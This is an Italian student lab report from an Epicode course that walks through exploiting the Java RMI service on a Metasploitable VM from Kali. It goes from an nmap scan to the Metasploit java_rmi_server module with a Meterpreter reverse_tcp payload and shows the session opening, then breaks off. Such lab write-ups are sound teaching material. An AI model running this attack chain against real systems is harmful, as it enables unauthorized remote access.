



FLORES ALEX

EPICODE S7

Indice

- Introduzione al progetto
- Le macchine virtuali
- IP & Ping
- Nmap
- Metasploit
- Meterpreter
- Conclusioni finali



FLORES ALEX


Introduzione al progetto

Il progetto della settimana richiede allo studente di sfruttare una vulnerabilità all'interno della macchina vittima al fine di ottenere una sessione remota tramite una macchina attaccante



Le macchine virtuali


Cosa sono? Quali utilizzeremo?





Cosa è una macchina virtuale (VM)?

Una macchina virtuale è un ambiente simulato all'interno di un sistema operativo ospite. Consiste in un software che emula un computer e consente l'esecuzione di un sistema operativo aggiuntivo. Questa tecnologia offre la possibilità di eseguire più sistemi operativi su una singola macchina fisica, consentendo agli utenti di isolare e testare software in ambienti controllati. Nel nostro caso utilizzeremo VirtualBox:






FLORES ALEX

Quali macchine virtuali utilizzeremo?

Kali linux: Kali Linux è una distribuzione Linux basata su Debian progettata specificamente per la sicurezza informatica e il penetration testing. Fornisce una vasta gamma di strumenti di sicurezza preinstallati, come scanner di vulnerabilità, analizzatori di pacchetti, software di hacking wireless e molto altro. Kali Linux è ampiamente utilizzato dagli esperti di sicurezza informatica e dagli ethical hacker per condurre test di penetrazione e analizzare la sicurezza dei sistemi. Questa sarà la nostra macchina attaccante.





FLORES ALEX

Quali macchine virtuali utilizzeremo?

Metasploitable: Metasploitable è un ambiente virtuale progettato per essere deliberatamente insicuro, al fine di fornire agli studenti e agli specialisti di sicurezza un ambiente di test pratico. Contiene una serie di vulnerabilità note e configurazioni insicure che possono essere sfruttate per scopi educativi. Metasploitable è spesso utilizzato come bersaglio per esercitazioni di penetration testing e per dimostrare come gli attacchi possono essere effettuati e prevenuti. Questa sarà la nostra macchina vittima.



IP & Ping

[TORNA ALL'INDICE](#)

IP & Ping

UN **INDIRIZZO IP (INTERNET PROTOCOL ADDRESS)** È UNA SERIE UNIVOCÀ DI NUMERI ASSEGNAȚI A CIASCUN DISPOSITIVO COLLEGATO A UNA RETE CHE UTILIZZA IL PROTOCOLLO INTERNET PER LA COMUNICAZIONE.

GLI INDIRIZZI IP SONO UTILIZZATI PER IDENTIFICARE E LOCALIZZARE I DISPOSITIVI SU UNA RETE, CONSENTENDO LORO DI COMUNICARE TRA LORO ATTRAVERSO LA TRASMISSIONE DI DATI.

GLI INDIRIZZI IP POSSONO ESSERE DI DUE TIPI PRINCIPALI: **IPv4 (INTERNET PROTOCOL VERSION 4)**, CHE CONSISTE IN UNA SEQUENZA DI QUATTRO NUMERI SEPARATI DA PUNTI, AD ESEMPIO, **192.168.1.1**, E **IPv6** (INTERNET PROTOCOL VERSION 6), CHE È UNA VERSIONE PIÙ RECENTE E PREVEDE INDIRIZZI PIÙ LUNGHI PER AFFRONTARE L'ESAURIMENTO DEGLI INDIRIZZI IPv4.

IP & Ping

IL **PING** È UN COMANDO UTILIZZATO PER TESTARE LA CONNESSIONE DI RETE TRA DUE DISPOSITIVI.

QUANDO SI ESEGUE IL **COMANDO PING**, IL DISPOSITIVO INVIA UN **PACCHETTO DI DATI** ALL'**INDIRIZZO IP DI DESTINAZIONE SPECIFICATO**, E SE LA CONNESSIONE È FUNZIONANTE, IL DISPOSITIVO RICEVERÀ UNA RISPOSTA. IL PING È COMUNEMENTE UTILIZZATO PER VERIFICARE LA CONNETTIVITÀ DI RETE, LA LATENZA E LA PERDITA DI PACCHETTI TRA DUE DISPOSITIVI. IN BREVE, L'INDIRIZZO IP IDENTIFICA UN DISPOSITIVO SU UNA RETE, MENTRE IL PING È UNO STRUMENTO CHE CONSENTE DI TESTARE LA CONNETTIVITÀ E MISURARE LA LATENZA TRA I DISPOSITIVI ATTRAVERSO LA TRASMISSIONE DI PACCHETTI DI DATI

IP & Ping

**PER IL CORRETTO SVOLGIMENTO DEL PROGETTO ANDREMO A SETTARE QUESTI IP NELLE
NOSTRE MACCHINE VIRTUALI**

- KALI LINUX, **192.168.11.111**
- METASPLOITABLE, **192.168.11.112**

IP & Ping

```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
            RX packets 55 bytes 4866 (4.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 23 bytes 2978 (2.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0e:90:68
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:9068/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:5 errors:0 dropped:0 overruns:0 frame:0
              TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:434 (434.0 B) TX bytes:4802 (4.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:113 errors:0 dropped:0 overruns:0 frame:0
              TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:23097 (22.5 KB) TX bytes:23097 (22.5 KB)

msfadmin@metasploitable:~$
```

IP & Ping

```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.149 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.176 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.165 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.169 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.168 ms
^C
--- 192.168.11.112 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4091ms
rtt min/avg/max/mdev = 0.149/0.165/0.176/0.009 ms
```

```
No mail.
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=20.6 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.177 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.181 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.173 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.149 ms
--- 192.168.11.111 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4040ms
rtt min/avg/max/mdev = 0.149/4.265/20.646/8.190 ms
```

Nmap

[TORNA ALL'INDICE](#)

Nmap

NMAP È UNO STRUMENTO DI SCANSIONE DI RETE OPEN-SOURCE AMPIAMENTE UTILIZZATO PER ESPLORARE E SCOPRIRE RETI INFORMATICHE. PROGETTATO PER FUNZIONARE SU DIVERSI SISTEMI OPERATIVI, CONSENTE AGLI AMMINISTRATORI DI SISTEMA, AGLI ETHICAL HACKER E AGLI SPECIALISTI DI SICUREZZA DI OTTENERE INFORMAZIONI DETTAGLIATE SULLE RISORSE DI UNA RETE COME:

- **SCANSIONE DI PORTE:** NMAP PUÒ IDENTIFICARE LE PORTE APERTE SU UN DISPOSITIVO O SU UNA RETE, AIUTANDO A INDIVIDUARE I SERVIZI IN ESECUZIONE
- **RICONOSCIMENTO DI SERVIZI:** ANALIZZA I SERVIZI IN ASCOLTO SULLE PORTE APERTE, IDENTIFICANDO IL TIPO DI SERVIZIO E LA VERSIONE DEL SOFTWARE UTILIZZATO
- **RILEVAMENTO DI SISTEMI OPERATIVI:** NMAP PUÒ CERCARE DI DETERMINARE IL SISTEMA OPERATIVO IN ESECUZIONE SU UN DISPOSITIVO BASANDOSI SULLE RISPOSTE ALLE RICHIESTE DI RETE.

Nmap

NEL NOSTRO CASO CI VERRÀ IN SOCCORSO IL COMANDO CHE SERVIRÀ PER VEDERE QUALI PORTE CI SONO, IL LORO STATO (APERTE/CHIUSE) E CHE SERVIZIO OFFRONO.

QUINDI APRENDO IL TERMINALE DALLA NOSTRA MACCHINA ATTACCANTE AVVIAMO IL SERVIZIO NMAP TRAMITE IL SEGUENTE COMANDO:

nmap -sT ip macchina vittima

Nmap

```
(kali㉿kali)-[~]
$ nmap -sT 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 04:40 EST
Nmap scan report for 192.168.11.112
Host is up (0.00018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
IL SERVIZIO CHE ANDREMO AD ATTACCARE SARÀ IL SEGUENTE
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```

Metasploit

[TORNA ALL'INDICE](#)

Metasploit

METASPLOIT È UN FRAMEWORK DI PENETRATION TESTING OPEN-SOURCE AMPIAMENTE UTILIZZATO DAGLI ETHICAL HACKER E DAGLI SPECIALISTI DI SICUREZZA INFORMATICA. METASPLOIT FORNISCE UN'AMPIA GAMMA DI STRUMENTI E RISORSE PER ESEGUIRE TEST DI PENETRAZIONE, IDENTIFICARE VULNERABILITÀ DI SICUREZZA E CONDURRE ESERCITAZIONI DI HACKING ETICO.

CARATTERISTICHE PRINCIPALI DI METASPLOIT:

MODULARITÀ: METASPLOIT È MODULARE, CONSENTENDO AGLI UTENTI DI SELEZIONARE E UTILIZZARE I MODULI E GLI STRUMENTI NECESSARI PER LE LORO ESIGENZE SPECIFICHE.

DATABASE DI VULNERABILITÀ: INTEGRA UN DATABASE DI VULNERABILITÀ CHE PERMETTE AGLI UTENTI DI CERCARE E IDENTIFICARE POSSIBILI PUNTI DEBOLI NEI SISTEMI.

PAYLOADS: FORNISCE UNA VARIETÀ DI PAYLOADS (CARICAMENTI UTILI) CHE POSSONO ESSERE UTILIZZATI PER SFRUTTARE LE VULNERABILITÀ IDENTIFICATE, INCLUSI PAYLOAD COME METERPRETER

SCANSIONE DI RETE: METASPLOIT INCLUDE STRUMENTI DI SCANSIONE DI RETE PER INDIVIDUARE DISPOSITIVI E IDENTIFICARE SERVIZI ESPOSTI.

REPORTING: OFFRE FUNZIONALITÀ DI GENERAZIONE DI REPORT PER DOCUMENTARE E COMUNICARE I RISULTATI DELLE ATTIVITÀ DI PENETRATION TESTING.

Metasploit

Avvio il servizio tramite il comando riportato in figura: "msfconsole"

```
└─(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

          .:ok000kdc'      'cdk000ko:.
          .x000000000000c      c00000000000x.
          :000000000000000k,    ,k00000000000000:
          '000000000kkkk00000: :0000000000000000'
          o00000000. MMMMM.o0000o0000l.MMMM,00000000o
          d00000000. MMMMMMM.c00000c.MMMMMMM,00000000x
          l00000000. MMMMMMMMM;d;MMMMMMMM,00000000l
          .00000000. MMM .;MMMMMMMMMM ;MMMM,00000000.
          c0000000. MMM.00c .MMMMMM'o00. MMM,0000000c
          o000000. MMM.0000. MMM:0000. MMM,0000000
          l00000. MMM.0000. MMM:0000. MMM,0000000
          ;0000' MMM.0000. MMM:0000. MMM;0000;
          .d00o'WM.0000occcx0000.MX'x00d.
          ,kol'M.000000000000.M'd0k,
          :kk;.000000000000.;ok:
          ;k00000000000000k:
          ,x000000000000x,
          .l00000000l.
          ,d0d,
          .

          =[ metasploit v6.3.43-dev
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post
+ -- --=[ 1391 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > █
```

Meterpreter

[TORNA ALL'INDICE](#)

Meterpreter

METERPRETER È UNO DEI PAYLOAD (CARICAMENTI UTILI) PIÙ NOTI E UTILIZZATI ALL'INTERNO DEL FRAMEWORK DI PENETRATION TESTING E HACKING ETICO CHIAMATO METASPLOIT. È PROGETTATO PER ESSERE UTILIZZATO IN CONGIUNZIONE CON METASPLOIT PER OTTENERE UN CONTROLLO AVANZATO SU SISTEMI COMPROMESSI

Meterpreter

**COME ABBIAMO VISTO IN PRECEDENZA (SLIDE 17)
DOBBIAMO TROVARE UN PAYLOAD IN GRADO DI
SFRUTTARE LE VULNERABILITÀ DELLA PORTA 1099 DI
METASPLOITABLE (MACCHINA VITTIMA), PIÙ
PRECISAMENTE SUL RMI REGISTRY, QUINDI
UTILIZZEREMO IL COMANDO "SEARCH" PER CERCARE IL
PAYLOAD GIUSTO.**

Meterpreter



```
msf6 > search java_rmi
Matching Modules
=====
#  Name
-
0 auxiliary/gather/java_rmi_registry
Enumeration
1 exploit/multi/misc/java_rmi_server
fault Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server
dpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl
rialization Privilege Escalation

Disclosure Date      Rank      Check      Description
-----            -----      -----      -----
2011-10-15          normal    No        Java RMI Registry Interface
2011-10-15          excellent Yes       Java RMI Server Insecure De
2010-03-31          normal    No        Java RMI Server Insecure En
2010-03-31          excellent No       Java RMIConnectionImpl Dese

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_
impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

ANDREMO QUINDI A SELEZIONARE IL PAYLOAD GIUSTO PER IL NOSTRO PROGETTO SCRIVENDO "USE 1" NEL TERMINALE

Meterpreter

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
---      ---           ---           ---
HTTPDELAY    10            yes          Time that the HTTP Server will wait for the payload request
RHOSTS        192.168.11.112  yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        1099          yes          The target port (TCP)
SRVHOST      0.0.0.0        yes          The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT       8080          yes          The local port to listen on.
SSL           false         no           Negotiate SSL for incoming connections
SSLCert        /usr/share/metasploit-framework/data/payloads/x86/meterpreter/reverse_tcp/cert.pem
URIPATH      /               no           The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
---      ---           ---           ---
LHOST      192.168.11.111  yes          The listen address (an interface may be specified)
LPORT       4444          yes          The listen port

Exploit target:

SCM index: 13.09 seconds
Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

A QUESTO PUNTO NON CI RESTA CHE SETTARE "RHOSTS" CON L'IP DELLA MACCHINA VITTIMA

Meterpreter

POSSIAMO QUINDI MANDARE IL COMANDO "EXPLOIT" PER INIZIARE IL VERO E PROPRIO ATTACCO ALLA MACCHINA VITTIMA

```
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/lh6ftGzo  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (57692 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51145) at 2024-01-19 04:48:38 -0500  
  
meterpreter > █
```

Meterpreter

UNA VOLTA OTTENUTA LA SESSIONE REMOTA ALLA MACCHINA VITTIMA, PER RITENERE COMPLETATO IL PROGETTO BISOGNA OTTENERE LE SEGUENTI INFORMAZIONI DELLA VM CHE ABBIAMO APPENA ATTACCATO:

